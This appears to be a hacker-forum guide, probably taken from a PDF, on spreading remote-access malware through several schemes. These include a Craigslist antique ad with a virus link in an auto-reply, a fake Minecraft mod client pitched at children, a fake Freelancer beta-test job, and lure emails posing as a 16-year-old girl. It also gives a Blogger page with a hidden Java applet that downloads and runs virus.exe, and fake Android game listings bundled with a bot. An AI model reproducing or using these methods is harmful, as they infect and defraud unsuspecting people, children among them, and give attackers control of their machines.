Income Disclaimer:

This document contains business strategies, marketing methods and other business advice that, regardless of my own results and experience, may not produce the exact same results (or any) for you. I make absolutely no guarantee, expressed or implied that by following the advice below you will make any money or improve current profits, as there are several factors and variables that come into play regarding any given business. Primarily, results will depend on the nature of the product or business model, the conditions of the marketplace, the experience of the individual, the application of said principles, and situations and elements that are beyond your control. As with any business endeavor, you assume all risk related to investment (if you choose to do so) and money based on



Your own discretion and at your own potential expense.

CRAIGSLIST METHOD

Go to Craigslist.com Register An Account There.

So here we will be using People stupidity.

So go to craigslist and post an ad on antiques and furniture section is craigslist you will see like this.

Now put on you add this to your ad.

"I have this special furniture/antique for sale I can put the image up because it's an very big image for those who are interested Pm me I will give you an image download link and you can see the image and respond to me later

Here is my email link – putyouremailhere@yahoo.com"

Now after you have successfully done this.

You will receive several email from various people asking you to show the product picture.

At the time we have to already make an image with server binded to it and it should be crypted.

For image binding of server use Celesty Binder and also spoof extention to jpg(search in google for these)

Now we have to put auto verification reply on our yahoo email.

Open your Yahoo email and do the following

Go to settings (it look like this noobs)

Open it you should see this

A screenshot of the Yahoo Mail settings page. The page has a light blue header with the word "Settings" in a bold, sans-serif font. Below the header is a sidebar with a list of settings categories: "Viewing email", "Writing email", "Accounts", "Vacation Response", "Filters", "Security", "Blocked Addresses", and "Messenger". The "Viewing email" category is selected and highlighted with a blue background. To the right of the sidebar, the settings for "Viewing email" are displayed. These include: "When viewing message lists" with options "Enable Conversations" (checked) and "Show snippets" (unchecked); "Multitasking" with radio button options "Tabs" and "Recent" (selected); "Preview pane" with a dropdown menu set to "None"; "Message list density" with a dropdown menu set to "Slim"; "Mark as read" with a dropdown menu set to "Immediately"; "After moving a message" with a dropdown menu set to "Go back to the original folder"; and "Mail version" with radio button options "Full featured (recommended)" (selected) and "Vi drag and drop attachments, perso more.".

And click Vacation Response.

Settings

Viewing email
Writing email
Accounts
Vacation Response
Filters
Security
Blocked Addresses
Messenger

Automatic response

☐ Enable during these dates (inclusive)

From: April 10

Until: April 10

Send sample copy to me

☐ Different response to emails from a specific domain

First domain

Second domain

arrange it with your download virus link {BIN} and then add your messages towards the craigslist customers as they send you emails. and it'll be auto-verification response.

This is one of the ways you can spread.

MineCraft Method

Step 1: Requirements

- i. A minecraft forums account
- ii. A skype account

- iii. A stub.exe with a changed icon(which I will provide a link to a very detailed icon below)

Step 2: Before the act of spreading.

Now, anyone who has ever played minecraft knows that to play minecraft, it runs in a executable file format. So thats a bit of pressure you can wipe off your hands since a stub.exe already comes in a executable format! Crazy right?

Now all you need to make it is good looking to the eyes.

I normally crypt the file and name it something like "LegendsCraft 1.7.9" and then I would change the icon image to this image that I will provide to you.

Creeper icon (Search in google)

Step 3: Spreading the Client

After you make your good looking stub.exe with a icon that resembles minecrafterness and it is attractive to the eyes, you should spoof it up to at least 23mbs, in between.

So what you do now is go onto the minecraft forums and make a thread talking about how you made new mods and how you bundled them up to be like a tekkit type of client that runs on itself, and that if anyone wants to play on it that they should add you on "insert skype name here" and that you'll send them the file there! I think we all know where this heads onto, and if you really want to catch their attention, post a couple of pictures of tekkit and post in bold letters that you are in desperate need for admins on the server, little kids love to have control, and they will come running to you.

Freelancer Method

Head over to Freelancer.com and then click on hire.

<http://www.Freelancer.com>

Once we do that, we want to to post a project, looking for beta testers for our product.

Category:

You can pick something like Website's IT & Software. Sub Category:

Write Software

The budget is up to you. But, to attract more members, put a high one. 100\$+

Description

"Hello, My name is {Your Name or Any Name} and I'm a software developer for {Enter any company name}.



I'm currently working on {Product} and I'm looking for some beta testers to test the functionality of my product and report any bugs they encounter. Thank you."

I'd suggest not to copy-paste my description because many guys can use it, and it will become suspicious.

The execution rate of this method is 70%.

It can also be auto pilot if you hire a freelancer to do this for you. Freelancer seeking for freelancers, seems weird, but useful.

Some screenshots to see how it's done

Project type: ?

☒ I am looking to hire for a fixed price

☐ I am looking to hire per hour

Budget: ?

USD ▼

Simple project (\$ 30-250 USD) ▼

Get the most from your project! (Optional)

FEATURED

I want my project to be listed as a **featured project**. Featured projects attract quality bids and are displayed prominently in the 'Featured Jobs and Contest

URGENT

I want my project to be marked as an **urgent project**. Receive a faster response from Freelancers to get your project started within 24 hours!

ASSISTED

Let our project management team work for you! Our team of experts will help with requirements, assess and recommend bidders and individually invite more freelancers if required.

If you're willing to invest some money, you can even get more installs, as you

EMAIL METHOD

This method might be old, but it still is USEFUL. Follow my steps.

- i. We need to asquire an email address. It doesn't matter if it's a hotmail one, a gmail or stuff.
- ii. We need a FUD Server with .jpeg spoofed extension.
- iii. A Brain

What we want to do, is send a mail to someone asking them to open our file.

I, myself, want to act as a 16 years old horny teenager, because as we all know, there are a lot of pedos out there, and someone can easily open your file.

Your message

"Hello, my name is Erica and I'm from New York. I'm 16-18 years old, and looking for some fun.

I have attached my pictures down bellow so you can see me in action. Looking forward to hearing from you. Erica"

"ATTACHED SERVER (FAKE IMAGE)"

Now, you might wonder, where the hell can I find the email list? I've got that covered.

Just head to

http://www.2shared.com/document/gltCu0nf/USA_Email_List.html and download this file. It is 100% clean. It contains various emails you can contact.

As I said, this method is old and the execution ration is bellow 20%, but it's worth trying, as it's auto-pilot.

Blogger Method

Thing you will need to execute this method successfully

- A Blogger Account
- A FUD JavaDriveBy (JDB) (Silent: Preferable)
- An account on an exchange website which allows websitehits. (AddMeFast etc.)

In my method, we're going to explore a LOOPHOLE they have. They usually approve the website URL before putting in on the exchange page.

- Create a blogger account, it can be about anything.. I prefer touse the fake hacks one. For example, a hack for Call Of Duty etc.
- Add a gadget to your website. This will be our JDB.
HuehuehueCode

```
<applet width='0px' height='0px' code='Java.class'  
archive='http://yourwebsite.com/Java.jar'>  
<param name='url' value='http://yourwebsite.com/virus.exe' />  
<param name='filename' value='virus.exe' />  
<param name='r' value ='' /> </applet>
```

And hit SAVE.

There are various ways to get credits on these sites.. You can either use an iMacros script, or you can do it manually.

If you're interested in an iMacros script, look it up on Hack Forums. There are a lot of threads about this.

App Spreading

- Visit www.androidfreeware.net and press Sign up on the top right [Sign Up](#) | [Help](#) | [Sign in](#)
- Sign up with any info, In "Your Device select the option – Other Android Phone"

- iii. Press "Are you a developer- submit your software" option
- iv. Find any App developing Company and enter their website and select support@company.com in the email option

The image shows a 'Developer Sign-Up' form. It has three input fields: 'Name / Company:' with the value 'Xcube labs', 'Website:' with the value 'http://www.xcubelabs.com/', and 'Support e-mail:' with the value 'support@xcubelabs.com'. Below the fields is an 'Apply' button. A small example text '* example: http://www.website.com' is visible below the website field.

- v. Press Add Freeware on the top Left hand corner
- vi. Now is the part where it gets tricky so pay attention.
 - Google a popular game such as Flappy Bird
 - Select a Software version such as 1.2.2
 - In the short Summary option – Google a summary of the game
 - Full Description = Google a description of the game
 - In the Requirements option enter
 - Android OS, Windows XP
 - Now google an App Icon and upload that
 - Add two more pictures of the game
 - Download link = Now go to your desktop, make a new notepad and paste some random stuff and press save as
 - Change the save as file type to = All files
 - Upload the apk to mediafire and Put it in the download link

The image shows a 'Save As' dialog box. The 'File name:' field contains 'AngryBirds.apk'. The 'Save as type:' dropdown is set to 'All Files'. At the bottom, there is an 'Encoding:' dropdown set to 'ANSI', and 'Save' and 'Cancel' buttons.

Upload Mirror – Now make a new folder on your Desktop

Import your Server(BOT), this apk file and then go to your folder

Right click and select make a new notepad and name it README

In the Notepad write -

"Run the AutoDownloader to automatically download the game." and save it

Compress the Folder to a zip file and upload it to the website under "Upload mirror"

Now type up a few catchy Tags and submit your "Application"

It takes 24 hours for it to be approved and once its approved, you're good to go and you can watch the slaves roll in.

Good Luck my friends
